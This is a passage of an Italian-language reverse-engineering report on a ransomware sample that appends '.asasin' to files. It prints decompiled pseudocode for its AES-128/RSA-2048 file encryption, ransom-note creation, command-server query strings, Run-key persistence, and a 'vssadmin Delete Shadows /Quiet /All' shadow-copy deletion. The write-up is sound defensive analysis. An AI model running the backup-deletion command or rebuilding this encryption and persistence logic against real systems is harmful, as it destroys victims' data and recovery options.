BVar4 = GetFileAttributesExW((LPCWSTR)puVar9, GetFileExInfoStandard, (LPVOID)(unaff_EBP + -0x2d0));
if (BVar4 == 0) {
    DVar5 = GetLastError();
    *(DWORD *)(unaff_EBP + -0x7c) = DVar5;
    *(undefined **)(unaff_EBP + -0x80) = xbfSEN::vftable;
    iVar14 = unaff_EBP + -0x80;
    goto LAB_00415179;
}
*(undefined4 *)(unaff_EBP + -0x2c) = *(undefined4 *)(unaff_EBP + -0x2b4);
*(undefined4 *)(unaff_EBP + -0x30) = *(undefined4 *)(unaff_EBP + -0x2b0);
*(undefined4 *)(unaff_EBP + -0x1c) = *(undefined4 *)(unaff_EBP + -0x2d0);
*(undefined4 *)(unaff_EBP + -0x14) = 0;
*(undefined4 *)(unaff_EBP + -0x18) = 0;
*(undefined *) (unaff_EBP + -4) = 2;
*(undefined4 *)(unaff_EBP + -0xa0) = 7;
*(undefined4 *)(unaff_EBP + -0xa4) = 0;
*(undefined2 *)(unaff_EBP + -0xb4) = 0;
FUN_0040f410((void *) (unaff_EBP + -0xb4), (undefined4 *) L"0123456789ABCDEF");
*(undefined *) (unaff_EBP + -4) = 3;
*(undefined4 *)(unaff_EBP + -0x48) = 7;
*(undefined4 *)(unaff_EBP + -0x4c) = 0;
*(undefined2 *)(unaff_EBP + -0x5c) = 0;
FUN_0040f410((void *) (unaff_EBP + -0x5c), (undefined4 *) L"0123456789ABCDEF");
*(undefined *) (unaff_EBP + -4) = 4;
puVar8 = (undefined4 *) Generate_Random_Filename_Part();
*(undefined *) (unaff_EBP + -4) = 5;
uVar10 = Generate_Random_Filename_Part();
*(undefined4 *) (unaff_EBP + -0x20) = uVar10;
*(undefined *) (unaff_EBP + -4) = 6;
uVar10 = Piece_of_UserID_fromASCII_toUNICODE();
*(undefined4 *) (unaff_EBP + -0x3c) = uVar10;
*(undefined *) (unaff_EBP + -4) = 7;
uVar10 = Piece_of_UserID_fromASCII_toUNICODE();
*(undefined4 *) (unaff_EBP + -0x34) = uVar10;
*(undefined *) (unaff_EBP + -4) = 8;
pvVar3 = (void *) Piece_of_UserID_fromASCII_toUNICODE();

```

55 CipherFile: gathering di informazioni sul file e creazione del filename casuale

In seguito, è invocata 3 volte la funzione *Piece_of_UserID_fromASCII_toUNICODE*, per scindere la stringa dello UserID, generata nella fase iniziale dell'esecuzione del programma dal thread main, in altrettante stringhe di caratteri UNICODE. La prima stringa contiene i primi 8 caratteri dell'ID, la seconda i caratteri dal nono al dodicesimo, la terza dal tredicesimo al sedicesimo.

Il nuovo filename è costruito mettendo all'inizio le tre parti dello UserID così costruite separate da un trattino ("-"). Si appendono a tale stringa le due generate randomicamente in precedenza, ponendo prima quella lunga 8 caratteri e successivamente quella lunga 12, anch'esse separate da un trattino. Infine, si pone come estensione del file la stringa ".asasin".

Dopodiché, il malware svolge delle operazioni sui file compressi e, se sono files readonly, vengono modificati i loro attributi per poterli rendere scrivibili. Sostituisce il filename con quello precedentemente creato invocando l'API *MoveFileExW*.

```

ExistingName = "c:\ProgramData\PuppetLabs\puppet\etc\ssl\private_keys\nsedgewin10.plainconcepts.com.pem"
NewName = "c:\ProgramData\PuppetLabs\puppet\etc\ssl\private_keys\Y8GRW8UY-6J16-1GEN-3C774862-CB4C8FCD8420.asasin"
Flags = REPLACE_EXISTING|8
KERNEL32.SetThreadPriority

```

56 Parametri passati alla MoveFileExW

A questo punto, dopo aver aperto il file con permessi d'accesso in lettura e scrittura, si procede a generare una chiave AES-128 random per poter criptare il file. La chiave è generata invocando la funzione *GenerateRandomKey*, la quale usa ancora una volta l'API *CryptGenRandom*.

Successivamente, in una funzione chiamata *PseudoRandomPermutation*, effettua una permutazione casuale della chiave. Prima di farlo, verifica con una istruzione CPUID, all'interno di una funzione

ridenominata *Is_PSHUFB_supported*, se il processore ha abilitate determinate features per poter effettuare tali operazioni a livello hardware, invocando istruzioni del tipo PSHUFB.

```
uint Is_PSHUFB_supported(void)
{
    int iVar1;
    uint uVar2;

    iVar1 = cpuid_Version_info(1);
    uVar2 = *(uint *) (iVar1 + 0xc);
    if ((uVar2 & 0x2000000) != 0) {
        return uVar2 >> 0x13 & 0xfffff01;
    }
    return uVar2 & 0xfffff00;
}
```

57 *Is_PSHUFB_supported*

```
/* Generate random AES key of 16 bytes (AES-128) */
GenerateRandomKey(pvVar3, (BYTE *) (unaff_EBP + -0x5dc), 16);
PseudoRandomPermutation
    ((void *) (unaff_EBP + -0x710), (undefined4 *) (unaff_EBP + -0x5dc), 16,
    (undefined *) [16] 0x0, '\x01');
*(undefined *) (unaff_EBP + -4) = 0x2b;
/* Encrypt AES key using RSA-2048 */
DVar5 = EncryptFunction((void *) ((int)pvVar3 + 4), (BYTE *) (unaff_EBP + -0x5dc), 16, 256, 0, 0);
if (DVar5 == 256) {
    /* Encrypt the original filename and extend it to 560 bytes */
    AES_encrypt((void *) (unaff_EBP + -0x710), (undefined *) [16] (unaff_EBP + -0x4dc), 0x230);
    *(undefined *) (unaff_EBP + -4) = 0x2c;
    *(undefined4 *) (unaff_EBP + -0x50) = 0;
    *(undefined4 *) (unaff_EBP + -0x4c) = 0;
    *(undefined4 *) (unaff_EBP + -0x48) = 0;
    *(undefined *) (unaff_EBP + 0xf) = 0;
    AllocMemory_putAddressInThis
        ((void *) (unaff_EBP + -0x50), (char *) 0x80000, (undefined *) (unaff_EBP + 0xf));
    *(undefined *) (unaff_EBP + -4) = 0x2d;
    ppuVar6 = (undefined **) 0x0;
    *(undefined4 *) (unaff_EBP + -0x20) = 0;
}
```

58 *Generazione della chiave AES e cifratura della stessa*

Dopo aver generato la chiave AES, essa viene cifrata usando la chiave RSA nella funzione *EncryptFunction*, la quale fa uso dell'API *CryptEncrypt*, producendo un output di 256 bytes, a conferma del fatto che si tratti di RSA-2048.

A questo punto, viene cifrato il filename originale del file invocando la funzione *AES_encrypt* ed estendendo il risultato a 560 bytes (0x230). Molto probabilmente il malware è interessato a cifrare anche il nome originale del file oltre che il contenuto del file stesso, così da poterlo ripristinare con un programma decrypter.

Successivamente, viene allocata un'area di memoria di 0x80000 bytes in cui si scriveranno i dati letti dal file, per poterli cifrare.

La funzione *AES_encrypt* cifra i dati che le vengono passati, ma utilizza il valore ritornato dalla *Is_PSHUFB_supported* per decidere come operare. Se il processore supporta operazioni AES in hardware, vengono invocate le istruzioni supportate, quali AESENC, AESENCLAST e PSHUFB. Altrimenti, la cifratura è fatta a livello software.

```
auVar10 = pshufb(auVar8, auVar14);
auVar8 = pshufb(CONCAT88(lVar9, lVar6), auVar14);
auVar10 = auVar10 ^ *this;
auVar8 = auVar8 ^ *this;
pauVar3 = (undefined *) [16] this;
if (10 < *(uint *) ((int) this + 0x110)) {
    auVar10 = aesenc(auVar10, *(undefined *) [16] ((int) this + 0x10));
    auVar8 = aesenc(auVar8, *(undefined *) [16] ((int) this + 0x10));
}
```

59 *Istruzioni PSHUFB e AESENC in AES_encrypt*


```

while( true ) {
    uVar1 = *(uint *) (unaff_EBP + -0x2c);
    bVar17 = uVar1 <= *(uint *) (unaff_EBP + -0x20);
    if ((bVar17 && *(uint *) (unaff_EBP + -0x20) != uVar1) ||
        ((bVar17 && *(undefined ***) (unaff_EBP + -0x30) <= ppuVar6))) break;
    uVar15 = *(int *) (unaff_EBP + -0x4c) - *(int *) (unaff_EBP + -0x50);
    uVar16 = (int) *(undefined ***) (unaff_EBP + -0x30) - (int) ppuVar6;
    iVar14 = (uVar1 - *(int *) (unaff_EBP + -0x20)) -
        (uint) *(undefined ***) (unaff_EBP + -0x30) < ppuVar6;
    *(uint *) (unaff_EBP + -0x40) = uVar15;
    *(undefined4 *) (unaff_EBP + -0x3c) = 0;
    *(uint *) (unaff_EBP + -0x38) = uVar16;
    *(int *) (unaff_EBP + -0x34) = iVar14;
    if ((iVar14 == 0) && (uVar16 <= uVar15)) {
        puVar7 = (uint *) (unaff_EBP + -0x38);
    }
    else {
        puVar7 = (uint *) (unaff_EBP + -0x40);
    }
    uVar1 = *puVar7;
    ReadFile((void *) (unaff_EBP + -0x14), *(undefined4 *) (unaff_EBP + -0x50), uVar1);
    AES_encrypt((void *) (unaff_EBP + -0x710), *(undefined **) [16] (unaff_EBP + -0x50), uVar1);
    if ((* (int *) (unaff_EBP + -0x18) == 0) || (* (int *) (unaff_EBP + -0x18) == -1)) {
        SetFilePointer((void *) (unaff_EBP + -0x14), ppuVar6, *(DWORD *) (unaff_EBP + -0x20), FILE_BEGIN);
        ;
        pvVar3 = (void *) (unaff_EBP + -0x14);
    }
    else {
        pvVar3 = (void *) (unaff_EBP + -0x18);
    }
    WriteFileFunction(pvVar3, *(LPCVOID *) (unaff_EBP + -0x50), uVar1);
    bVar17 = CARRY4((uint) ppuVar6, uVar1);
    ppuVar6 = (undefined **) ((int) ppuVar6 + uVar1);
    *(int *) (unaff_EBP + -0x20) = *(int *) (unaff_EBP + -0x20) + (uint) bVar17;
}

```

60 CipherFile: cifratura del contenuto del file

Come visibile dalla precedente figura, in un ciclo while si procede a leggere il file, scrivendo quanto letto nell'area di memoria precedentemente allocata (il cui indirizzo è salvato ad EBP - 0x50). Se le dimensioni del file sono maggiori dell'area di memoria, il file viene letto in più iterazioni. Ad ogni ciclo, i bytes letti vengono cifrati con AES-128, invocando la funzione *AES_encrypt*; a questo punto, l'output della cifratura viene scritto nel file tramite la funzione *WriteFileFunction*, la quale invoca internamente l'API *WriteFile*.

```

if ((pvVar13 == (HANDLE)0x0) || (pvVar13 == (HANDLE)0xffffffff)) {
    WriteFileFunction((void *) (unaff_EBP + -0x14), (LPCVOID) (unaff_EBP + -0x5f0), 836);
    GetSystemTimeAsFileTime((LPTIME) (unaff_EBP + -0x24));
    iVar14 = unaff_EBP + -0x24;
    SetFileTime((void *) (unaff_EBP + -0x14), iVar14, iVar14, iVar14);
    ppuVar6 = (undefined **) (unaff_EBP + -0x14);
}
else {
    WriteFileFunction((void *) (unaff_EBP + -0x18), (LPCVOID) (unaff_EBP + -0x5f0), 0x344);
    ppuVar6 = (undefined **) (unaff_EBP + -0x18);
}
FlushFileBuffers(ppuVar6);

```

61 Scrittura nel file del nome cifrato, la chiave AES cifrata, dimensione e altri metadati

Alla fine, vengono scritti nel file altri 836 bytes (0x344) che comprendono la lunghezza originaria del file, il nome del file originario cifrato con AES ed esteso a 560 bytes e la chiave AES cifrata con RSA. Inoltre, se il file non era originariamente compresso, viene settato il tempo di creazione, di ultimo accesso e di ultima scrittura del file al tempo attuale, ottenuto tramite una chiamata all'API *GetSystemTimeAsFileTime*.






Tornando alla funzione più esterna *CryptoFiles*, nel ciclo in cui vengono cifrati i files, viene creato un file con estensione .htm in ogni sottocartella in cui è avvenuta la cifratura. Il nome del file è generato sempre in maniera pseudo-random, essendo formato dalla stringa “asasin” separata con un trattino da una stringa di 4 caratteri UNICODE casuali. Il file contiene sempre la pagina web che mostra le informazioni che il ransomware lascia all’utente.

```

*(undefined2 *) (unaff_EBP + -0x20) = L'.';
*(undefined2 *) (unaff_EBP + -0x1e) = L'h';
*(undefined2 *) (unaff_EBP + -0x1c) = L't';
*(undefined2 *) (unaff_EBP + -0x1a) = L'm';
*(undefined2 *) (unaff_EBP + -0x18) = 0;
*(undefined4 *) (unaff_EBP + -0xb4) = 7;
*(undefined4 *) (unaff_EBP + -0xb8) = 0;
*(undefined2 *) (unaff_EBP + -200) = 0;
FUN_0040f410((void *) (unaff_EBP + -200), (undefined4 *) L"0123456789abcdef");
*(undefined *) (unaff_EBP + -4) = 5;
puVar7 = (undefined4 *) Generate_Random_Filename_Part();
*(undefined *) (unaff_EBP + -4) = 6;
puVar4 = FUN_00420e10();
*(undefined *) (unaff_EBP + -4) = 7;
pvVar10 = modify_param1((void *) (unaff_EBP + -0x118), puVar4, (undefined4 *) L"asasin");
*(undefined *) (unaff_EBP + -4) = 8;
puVar8 = (undefined4 *) FUN_00412c20((void *) (unaff_EBP + -0xfc), pvVar10, 0x2d);
*(undefined *) (unaff_EBP + -4) = 9;
pvVar10 = FUN_00412f90((void *) (unaff_EBP + -0x150), puVar8, puVar7);
*(undefined *) (unaff_EBP + -4) = 10;
modify_param1((void *) (unaff_EBP + -0xac), pvVar10, (undefined4 *) (unaff_EBP + -0x20));
copy_and_free_if_ok((void *) (unaff_EBP + -0x150), '\x01', (void *) 0x0);
copy_and_free_if_ok((void *) (unaff_EBP + -0xfc), '\x01', (void *) 0x0);
copy_and_free_if_ok((void *) (unaff_EBP + -0x118), '\x01', (void *) 0x0);
copy_and_free_if_ok((void *) (unaff_EBP + -0x134), '\x01', (void *) 0x0);
copy_and_free_if_ok((void *) (unaff_EBP + -0x16c), '\x01', (void *) 0x0);
*(undefined *) (unaff_EBP + -4) = 0x11;
copy_and_free_if_ok((void *) (unaff_EBP + -200), '\x01', (void *) 0x0);
CreateAndWriteFile();
copy_and_free_if_ok((void *) (unaff_EBP + -0xac), '\x01', (void *) 0x0);

```

62 Creazione del file .htm e generazione del nome pseudo-random

 asasin-4854.htm	22/01/2022 01:31	Firefox HTML Doc...	8 KB
 msedgewin10.homenet.telecomitalia.it.p...	22/01/2022 01:46	File PEM	1 KB
 Y8GRW8UY-GJ16-1GEN-1D864D16-2852...	22/01/2022 01:31	File ASASIN	2 KB
 Y8GRW8UY-GJ16-1GEN-28F259D9-742E5...	22/01/2022 01:31	File ASASIN	2 KB
 Y8GRW8UY-GJ16-1GEN-4410441A-2335...	22/01/2022 01:31	File ASASIN	2 KB

63 File .htm in una sottocartella con file cifrati

COMUNICAZIONE CON UN SERVER DI CONTROLLO

Uscito dal loop della cifratura dei file sul drive, il flusso di esecuzione procede in un ramo if di un if-statement in cui il programma sembra preparare delle stringhe per una comunicazione verso un server. In particolare, sembra che il malware tenti di inviare al server delle statistiche sulla procedura di encryption appena terminata, comunicando il numero di file criptati con successo e il numero di fallimenti sullo specifico drive.

Tuttavia, l’esecuzione lancia una eccezione nel momento in cui si tenta di generare delle chiavi crittografiche random, in quanto si prova a farlo su un CSP (Crypto Service Provider) mai inizializzato. Probabilmente, tali chiavi vengono usate per cifrare la comunicazione col server. In effetti, guardando i riferimenti alla variabile globale che mantiene un handle al presunto CSP, si vede che una inizializzazione dello stesso sarebbe dovuta avvenire all’interno del thread main, in particolare nella funzione *DoingTheBigWork*, ma non è avvenuta perché facente parte di un ramo else di un if-statement che

non è stato eseguito. La condizione per entrare in tale ramo else dipende da alcuni bytes letti dall'area di memoria allocata in fase di inizializzazione dalla funzione *InitData_checkBeingDebugged*.

```
/* "id=" */
*(undefined2 *) (unaff_EBP + 0xc) = 0x6469;
*(undefined *) (unaff_EBP + 0xe) = 0x3d;
*(undefined *) (unaff_EBP + 0xf) = 0;
/* "&act=stats" */
*(undefined4 *) (unaff_EBP + -0x20) = 0x74636126;
*(undefined4 *) (unaff_EBP + -0x1c) = 0x6174733d;
*(undefined2 *) (unaff_EBP + -0x18) = 0x7374;
*(undefined *) (unaff_EBP + -0x16) = 0;
/* "&path=" */
*(undefined4 *) (unaff_EBP + -0x38) = 0x74617026;
*(undefined2 *) (unaff_EBP + -0x34) = 0x3d68;
*(undefined *) (unaff_EBP + -0x32) = 0;
/* "&encrypted=" */
*(undefined4 *) (unaff_EBP + -0x54) = 0x636e6526;
*(undefined4 *) (unaff_EBP + -0x50) = 0x74707972;
*(undefined2 *) (unaff_EBP + -0x4c) = 0x6465;
*(undefined *) (unaff_EBP + -0x4a) = 0x3d;
*(undefined *) (unaff_EBP + -0x49) = 0;
/* "&failed=" */
*(undefined4 *) (unaff_EBP + -0x48) = 0x69616626;
*(undefined4 *) (unaff_EBP + -0x44) = 0x3d64656c;
*(undefined *) (unaff_EBP + -0x40) = 0;
/* "&length=" */
*(undefined4 *) (unaff_EBP + -0x30) = 0x6e656c26;
*(undefined4 *) (unaff_EBP + -0x2c) = 0x3d687467;
*(undefined *) (unaff_EBP + -0x28) = 0;
```

64 Stringhe da cui è stata desunta una probabile comunicazione col server

È possibile che l'area di memoria allocata dinamicamente sia stata scritta opportunamente per evitare la comunicazione con il server in seguito ad un rilevamento di esecuzione sotto debugger. Può essere sfuggita qualche misura anti-debugger. Si decide dunque di fare sniffing del traffico di rete utilizzando *Wireshark*, lanciando il malware senza il controllo del debugger su macchina virtuale. Dall'analisi non sembra che esso comunichi via rete con un server.

Si provano a seguire le istruzioni che il ransomware ha lasciato, scaricando il browser TOR e provando ad accedere all'indirizzo Web indicato. Si scopre che il server è offline o inesistente, in quanto non viene mostrata alcuna pagina Web valida.

È dunque probabile che il malware sia stato configurato appositamente per non comunicare con alcun server in questo caso. In ogni caso, esso potenzialmente può farlo. Analizzando staticamente il codice, sono state trovate altre stringhe che danno un'idea di cosa il malware cerchi di fare nella comunicazione: tenta di ottenere le istruzioni per l'utente nella lingua impostata sul sistema, così come la pagina html; inoltre tenta di ottenere una chiave, probabilmente quella RSA, inviando anche informazioni su sistema attaccato. Infine, come già visto in precedenza, per ogni drive su cui si è operato vengono inviate statistiche sul processo di cifratura.

```
/* id= */
*(undefined2 *) (unaff_EBP + -0x38) = 0x6469;
*(undefined *) (unaff_EBP + -0x36) = 0x3d;
*(undefined *) (unaff_EBP + -0x35) = 0;
/* "&act=gettext&lang=" */
*(undefined4 *) (unaff_EBP + -0x24) = 0x74636126;
*(undefined4 *) (unaff_EBP + -0x20) = 0x7465673d;
*(undefined4 *) (unaff_EBP + -0x1c) = 0x74786574;
*(undefined4 *) (unaff_EBP + -0x18) = 0x6e616c26;
*(undefined2 *) (unaff_EBP + -0x14) = 0x3d67;
*(undefined *) (unaff_EBP + -0x12) = 0;
```

65 Nei commenti il significato dei bytes da interpretare come stringhe; testo localizzato

```

/* id= */
*(undefined2 *) (unaff_EBP + -0x90) = 0x6469;
*(undefined *) (unaff_EBP + -0x8e) = 0x3d;
*(undefined *) (unaff_EBP + -0x8d) = 0;
/* &act=gethtml&lang= */
*(undefined4 *) (unaff_EBP + -0x84) = 0x74636126;
*(undefined4 *) (unaff_EBP + -0x80) = 0x7465673d;
*(undefined4 *) (unaff_EBP + -0x7c) = 0x6c6d7468;
*(undefined4 *) (unaff_EBP + -0x78) = 0x6e616c26;
*(undefined2 *) (unaff_EBP + -0x74) = 0x3d67;
*(undefined *) (unaff_EBP + -0x72) = 0;

```

66 HTML localizzato

```

/* id= */
*(undefined2 *) (unaff_EBP + -0x18) = 0x6469;
*(undefined *) (unaff_EBP + -0x16) = 0x3d;
*(undefined *) (unaff_EBP + -0x15) = 0;
/* &act=getkey */
*(undefined4 *) (unaff_EBP + -0xa8) = 0x74636126;
*(undefined4 *) (unaff_EBP + -0xa4) = 0x7465673d;
*(undefined2 *) (unaff_EBP + -0xa0) = 0x656b;
*(undefined *) (unaff_EBP + -0x9e) = 0x79;
*(undefined *) (unaff_EBP + -0x9d) = 0;
/* &affid= */
*(undefined4 *) (unaff_EBP + -0x60) = 0x66666126;
*(undefined2 *) (unaff_EBP + -0x5c) = 0x6469;
*(undefined *) (unaff_EBP + -0x5a) = 0x3d;
*(undefined *) (unaff_EBP + -0x59) = 0;
/* &lang= */
*(undefined4 *) (unaff_EBP + -0x48) = 0x6e616c26;
*(undefined2 *) (unaff_EBP + -0x44) = 0x3d67;
*(undefined *) (unaff_EBP + -0x42) = 0;
/* &corp= */
*(undefined4 *) (unaff_EBP + -0x40) = 0x726f6326;
*(undefined2 *) (unaff_EBP + -0x3c) = 0x3d70;
*(undefined *) (unaff_EBP + -0x3a) = 0;
/* &serv= */
*(undefined4 *) (unaff_EBP + -0x50) = 0x72657326;
*(undefined2 *) (unaff_EBP + -0x4c) = 0x3d76;
*(undefined *) (unaff_EBP + -0x4a) = 0;
/* &os= */
*(undefined4 *) (unaff_EBP + -0x28) = 0x3d736f26;
*(undefined *) (unaff_EBP + -0x24) = 0;
/* &sp= */
*(undefined4 *) (unaff_EBP + -0x20) = 0x3d707326;
*(undefined *) (unaff_EBP + -0x1c) = 0;
/* &x64= */
*(undefined4 *) (unaff_EBP + -0x38) = 0x34367826;
*(undefined *) (unaff_EBP + -0x34) = 0x3d;
*(undefined *) (unaff_EBP + -0x33) = 0;
/* &v=2 */
*(undefined4 *) (unaff_EBP + -0x30) = 0x323d7626;
*(undefined *) (unaff_EBP + -0x2c) = 0;

```

67 GetKey e invio di alcune informazioni sul sistema

OPERAZIONI DELLA DOINGTHEBIGWORK DOPO AVER LANCIATO I THREAD

Conclusa l'analisi dei thread incaricati di cifrare i dati sui vari drive, si ritorna ad analizzare il main thread, in particolare la funzione *DoingTheBigWork*. Come era già stato notato in precedenza, dopo aver lanciato i thread, svolge ulteriori operazioni prima di mettersi in attesa che il lavoro di encryption dei thread sia completato.

In particolare, viene effettuata una chiamata ad una funzione, dopodiché, dalle API usate e visibili dall'analisi statica, sembra accedere al registro di sistema per scrivere dei valori sotto una determinata

chiave. Si decide di procedere per ordine, analizzando la funzione che viene chiamata inizialmente. Essa è stata ridenominata *BackupFunction*.

```
BackupFunction();
*(undefined4 *) (unaff_EBP + -0x38) = 0;
iVar11 = VirtualAllocReturnVal;
*(undefined4 *) (unaff_EBP + -4) = 0x17;
ppvVar16 = DAT_00483204;
if (*(char *) (iVar11 + 0xd) != '\0') {
    /* Software\Microsoft\Windows\CurrentVersion\Run */
    *(undefined4 *) (unaff_EBP + -0x70) = 0x74666f53;
    *(undefined4 *) (unaff_EBP + -0x6c) = 0x65726177;
    *(undefined4 *) (unaff_EBP + -0x68) = 0x63694d5c;
    *(undefined4 *) (unaff_EBP + -0x64) = 0x6f736f72;
    *(undefined4 *) (unaff_EBP + -0x60) = 0x575c7466;
    *(undefined4 *) (unaff_EBP + -0x5c) = 0x6f646e69;
    *(undefined4 *) (unaff_EBP + -0x58) = 0x435c7377;
    *(undefined4 *) (unaff_EBP + -0x54) = 0x65727275;
    *(undefined4 *) (unaff_EBP + -0x50) = 0x6556746e;
    *(undefined4 *) (unaff_EBP + -0x4c) = 0x6f697372;
    *(undefined4 *) (unaff_EBP + -0x48) = 0x75525c6e;
    *(undefined4 *) (unaff_EBP + -0x44) = 'n';
    *(undefined4 *) (unaff_EBP + -0x43) = '\0';
    *(undefined4 *) (unaff_EBP + -4) = 0x18;
    ppHVar13 = KEYRegOpenKey((void *) (unaff_EBP + -0x40), (HKEY)HKEY_CURRENT_USER,
        (LPCSTR) (unaff_EBP + -0x70), 0x2000000);
    KEYRegCloseKey((void *) (unaff_EBP + -0x38), ppHVar13);
    if (*(int *) (unaff_EBP + -0x40) != 0) {
        RegCloseKey(*(HKEY *) (unaff_EBP + -0x40));
    }
    *(undefined2 *) (unaff_EBP + -0x20) = L'o';
    *(undefined2 *) (unaff_EBP + -0x1e) = L'p';
    *(undefined2 *) (unaff_EBP + -0x1c) = L't';
    *(undefined2 *) (unaff_EBP + -0x1a) = L'3';
    *(undefined2 *) (unaff_EBP + -0x18) = L'2';
    *(undefined2 *) (unaff_EBP + -0x16) = L'1';
    *(undefined2 *) (unaff_EBP + -0x14) = L'\0';
    SetValueInRegister();
    *(undefined4 *) (unaff_EBP + -4) = 0x17;
    ppvVar16 = DAT_00483204;
}
for (; ppvVar16 < DAT_00483208; ppvVar16 = ppvVar16 + 2) {
    WaitForSingleObject(*ppvVar16, INFINITE);
}
```

68 Funzione *DoingTheBigWork*: operazioni svolte prima di mettersi in attesa dei thread

```
uVar3 = CoInitializeEx((LPVOID)0x0, 0);
if ((int)uVar3 < 0) {
    uVar3 = uVar3 & 0xffffffff;
    goto LAB_0040fd82;
}
HVar2 = CoInitializeSecurity
    ((PSECURITY_DESCRIPTOR)0x0, -1, (SOLE_AUTHENTICATION_SERVICE *)0x0, (void *)0x0,
    RPC_C_AUTHN_LEVEL_PKT, RPC_C_IMP_LEVEL_IMPERSONATE, (void *)0x0, 0, (void *)0x0);
```

69 Inizio della *BackupFunction*

La *BackupFunction* utilizza API della dll “ole32.dll”: usa *CoInitializeEx* per inizializzare la libreria per usare oggetti della tecnologia COM (Component Object Model). In seguito, costruisce carattere per carattere delle stringhe sullo stack, che rivelano molto dello scopo della funzione: vengono costruite le stringhe “\vssadmin.exe” e “Delete Shadows /Quiet /All”.

Sembra essere abbastanza chiaro che il malware stia cercando di eliminare le copie shadows, i backup presenti sul sistema, così da non rendere possibile un ripristino dei dati ad uno stato precedente, dopo che essi saranno stati cifrati.

```

/* \vssadmin.exe */
*(undefined2 *)(unaff_EBP + -0x30) = L'\\';
*(undefined2 *)(unaff_EBP + -0x2e) = L'v';
*(undefined2 *)(unaff_EBP + -0x2c) = L's';
*(undefined2 *)(unaff_EBP + -0x2a) = L's';
*(undefined2 *)(unaff_EBP + -0x28) = L'a';
*(undefined2 *)(unaff_EBP + -0x26) = L'd';
*(undefined2 *)(unaff_EBP + -0x24) = L'm';
*(undefined2 *)(unaff_EBP + -0x22) = L'i';
*(undefined2 *)(unaff_EBP + -0x20) = L'n';
*(undefined2 *)(unaff_EBP + -0x1e) = L'.';
*(undefined2 *)(unaff_EBP + -0x1c) = L'e';
*(undefined2 *)(unaff_EBP + -0x1a) = L'x';
*(undefined2 *)(unaff_EBP + -0x18) = L'e';
*(undefined2 *)(unaff_EBP + -0x16) = L'\0';

/* Delete Shadows /Quiet /All */
*(undefined2 *)(unaff_EBP + -0x68) = L'D';
*(undefined2 *)(unaff_EBP + -0x66) = L'e';
*(undefined2 *)(unaff_EBP + -0x64) = L'l';
*(undefined2 *)(unaff_EBP + -0x62) = L'e';
*(undefined2 *)(unaff_EBP + -0x60) = L't';
*(undefined2 *)(unaff_EBP + -0x5e) = L'e';
*(undefined2 *)(unaff_EBP + -0x5c) = L' ';
*(undefined2 *)(unaff_EBP + -0x5a) = L'S';
*(undefined2 *)(unaff_EBP + -0x58) = L'h';
*(undefined2 *)(unaff_EBP + -0x56) = L'a';
*(undefined2 *)(unaff_EBP + -0x54) = L'd';
*(undefined2 *)(unaff_EBP + -0x52) = L'o';
*(undefined2 *)(unaff_EBP + -0x50) = L'w';
*(undefined2 *)(unaff_EBP + -0x4e) = L's';
*(undefined2 *)(unaff_EBP + -0x4c) = L' ';
*(undefined2 *)(unaff_EBP + -0x4a) = L'/' ;
*(undefined2 *)(unaff_EBP + -0x48) = L'Q';
*(undefined2 *)(unaff_EBP + -0x46) = L'u';
*(undefined2 *)(unaff_EBP + -0x44) = L'i';
*(undefined2 *)(unaff_EBP + -0x42) = L't';
*(undefined2 *)(unaff_EBP + -0x40) = L' ';
*(undefined2 *)(unaff_EBP + -0x3e) = L' ';
*(undefined2 *)(unaff_EBP + -0x3c) = L'/' ;
*(undefined2 *)(unaff_EBP + -0x3a) = L'A';
*(undefined2 *)(unaff_EBP + -0x38) = L'l';
*(undefined2 *)(unaff_EBP + -0x36) = L'l';
*(undefined2 *)(unaff_EBP + -0x34) = L'e';
*(undefined2 *)(unaff_EBP + -0x32) = 0;

```

70 Stringhe costruite sullo stack nella BackupFunction

Dopo aver costruito tali stringhe, viene invocata una funzione, ridenominata *LoadVssAPIs_andDeleteShadows*, la quale, invocando *LoadLibraryA*, carica dinamicamente la DLL *vssapi.dll*. A questo punto, tramite *GetProcAddress*, vengono ottenuti gli indirizzi delle API *CreateVssBackupComponentsInternal* e *VssFreeSnapshotPropertiesInternal*.

```

iVar2 = (*CreateVssBackupComponentsInternal)(local_c);
if (((-1 < iVar2) && (iVar2 = (*(code **)(local_c + 0x14))(local_c, 0, -1 < iVar2)) &&
    (iVar2 = (*(code **)(local_c + 0x8c))(local_c, 0xffffffff, -1 < iVar2)) &&
    (iVar2 = (*(code **)(local_c + 0xac))(local_c, 0, 0, 0, 1, 3, &local_10, -1 < iVar2)) {
    local_d0 = 0;
    while ((iVar2 = (*(code **)(local_10 + 0xc))(local_10, 1, local_148, &local_c4), -1 < iVar2 &&
        (local_c4 != 0))) {
        (*(code **)(local_c + 0x9c))
            (local_c, local_140, uStack316, uStack312, uStack308, 3, 1, &local_d0, local_e0);
        (*VssFreeSnapshotPropertiesInternal)(local_140);
    }
    local_5 = 1;
}
LAB_004786ba:
if (local_10 != (int *)0x0) {
    (*(code **)(local_10 + 8))(local_10);
}
if (local_c != (int *)0x0) {
    (*(code **)(local_c + 8))(local_c);
}
uVar1 = FreeLibrary(hModule);
return uVar1 & 0xffffffff00 | (uint)local_5;
}

```

71 Chiamata delle API di vssapi.dll: invocazione di metodi su classi tramite offset

Viene invocata in primis la *CreateVssBackupComponentsInternal*, la quale crea un oggetto con interfaccia *IVssBackupComponents*. Su tale oggetto, vengono invocati dei metodi tramite offset, il che rende complicata l'individuazione dei metodi stessi, non conoscendo la struttura interna della dll. Non è d'aiuto né il debugger, né la documentazione online ufficiale (<https://docs.microsoft.com/en-us/windows/win32/api/vsbackup/nl-vsbackup-ivssbackupcomponents>). Tuttavia, dalla struttura del costruito, si può intuire che il malware stia tentando di ottenere un riferimento a tutte le copie shadow di backup presenti nel sistema, per andare ad eliminarle una per volta all'interno di un while loop.

Ad ogni modo, seguendo il flusso di esecuzione col debugger, si nota che una delle chiamate ai metodi della classe fallisce, quindi, il flusso non riesce ad entrare nel ramo if dell'if-statement e la funzione ritorna il valore 0.

```
uVar3 = LoadVssAPIs_andDeleteShadows();
if ((char)uVar3 == '\0') {
    *(undefined2 *) (unaff_EBP + -0x84) = 0;
    *(undefined4 *) (unaff_EBP + -0x70) = 7;
    *(undefined4 *) (unaff_EBP + -0x74) = 0;
    FUN_0040f410((void *) (unaff_EBP + -0x84), (undefined4 *) (unaff_EBP + -0x68));
    *(undefined4 *) (unaff_EBP + -4) = 0;
    *(undefined4 *) (unaff_EBP + -0x14) = 1;
    puVar1 = FUN_0040f5d0((undefined2 *) (unaff_EBP + -0xa0));
    *(undefined4 *) (unaff_EBP + -4) = 1;
    *(undefined4 *) (unaff_EBP + -0x14) = 3;
